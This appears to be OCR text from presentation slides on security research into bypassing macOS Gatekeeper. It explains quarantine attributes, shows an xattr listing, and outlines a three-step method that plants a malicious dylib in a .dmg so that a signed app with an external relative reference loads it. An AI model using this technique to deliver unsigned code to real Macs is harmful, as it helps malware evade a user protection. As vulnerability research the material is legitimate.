
Bypassing Gatekeeper

allowing unsigned code to execute

the goal

circumvent gatekeeper's draconic blockage via a dynamic library hijack

bypass this?


"malware.app" can't be opened because it is from an unidentified developer.


Your security preferences allow installation of only apps from the Mac App Store.

something downloaded this file on an unknown date.

gatekeeper in action


How Gatekeeper Works

all files with quarantine attribute are checked



Allow apps downloaded from:


- [✓ Mac App Store]
- Mac App Store and identified developers
- Anywhere



"malware.app" can't be opened because it is from an unidentified developer.

Your security preferences allow installation of only apps from the Mac App Store.

safari, etc. tags downloaded content



```
//attributes
$ xattr -l ~/Downloads/malware.dmg
  com.apple.quarantine:0001;534e3038;
  Safari; B8E3DA59-32F6-4580-8AB3...
```


quarantine attributes

"Gatekeeper is an anti-malware feature of the OS X operating system. It allows users to restrict which sources they can install applications from, in order to reduce the likelihood of executing a Trojan horse" -apple.com

Gatekeeper Bypass

go home gatekeeper, you are drunk!

gatekeeper **only** verifies the app bundle!!




1. find an -signed or 'mac app store' app that contains an **external relative reference** to a hijackable dylib
2. create a .dmg with the necessary folder structure to contain the malicious dylib in the **externally** referenced location
3. #winning

